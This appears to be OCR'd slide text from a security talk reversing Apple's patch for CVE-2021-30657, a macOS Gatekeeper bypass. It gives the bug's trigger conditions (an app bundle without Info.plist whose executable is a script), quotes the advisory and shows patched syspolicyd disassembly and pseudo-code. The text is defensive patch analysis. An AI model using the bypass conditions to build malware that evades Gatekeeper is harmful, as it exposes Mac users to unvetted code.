
an application with:

1. no Info.plist file
2. executable, is script

full code: scan.py
objective-see.com/downloads/blog/blog_0x64/scan.py


Apple's Patch

reversing CVE-2021-30657



Diff'ing Syspolicyd

macOS 11.2 (unpatched) vs macOS 11.3 (patched)



System Preferences

Available for: macOS Big Sur

Impact: A malicious application may bypass Gatekeeper checks. Apple is aware of a report that this issue may have been actively exploited.

Description: A logic issue was addressed with improved state management.

CVE-2021-30657: Cedric Owens (@cedowens)


Patched as CVE-2021-30657 (macOS 11.3)

problematic subroutine

```
BOOL <unnamed subroutine>(NSString* path)
{
  //determine if item
  // is a bundle or not...

  return <YES/NO>
}
```


unpatched

patched (macOS 11.3)



Idx	Name	Blocks	Size
3…	sub_10001606c	26	1008

VS.



Idx	Name	Blocks	Size
3…	sub_100015535	35	1692

26 blocks / 1008 bytes

35 blocks / 1692 bytes

New Checks in syspolicyd

check #1: is item's path extension "app" ?

```
mov         rdx, qword [0x1000bb170]   ; @selector(isEqualToString:)
mov         qword [rbp+var_F0], rdx
…
mov         r13, rax
mov         rdi, rax                   ; path extension
mov         rsi, qword [rbp+var_F0]    ; isEqualToString:
lea         rdx, qword [cfstring_app]  ; @"app"
call        rbx                        ; objc_msgSend
```

patch disassembly (snippet)

```
BOOL isBundle(NSString* path)
{
   ...
   //new check
   // is path extension "app" ?
   pathExtension = [[component pathExtension] lowercaseString];
   if(YES == [rax isEqualToString:@"app"]) {
       return YES;
   }
```

patch pseudo-code

1. get path extension

2. is it "app"?

is a bundle

New Checks in syspolicyd

check #2: item contain "Contents/MacOS"?

```
mov        rdx, qword [0x1000bb2e0]              ; @selector(URLByAppendingPathComponent:)
mov        qword [rbp+var_130], rdx
…
mov        qword [rbp+var_C8], rax
mov        rdi, rax
mov        r14, qword [rbp+var_130]
mov        rsi, r14                               ; URLByAppendingPathComponent:
lea        rdx, qword [cfstring_Contents_MacOS]   ; @"Contents/MacOS"
call       rbx                                    ; objc_msgSend
…
rax = [NSFileManager defaultManager];
rax = [rax retain];
r14 = [rax fileExistsAtPath:r12];
```

```
BOOL isBundle(NSString* path)
{
  ...
  //new check
  // item contains "Contents/MacOS" ?
  item = [component URLByAppendingPathComponent:@"Contents/MacOS"];
  if(YES == doesFileExist(item.path)) {
      return YES;
  }
```

1 build path to "Contents/MacOS"

2 does it exist?

is a bundle

patch disassembly (snippet)

PATCHED!


macOS now secured


Patch summary:

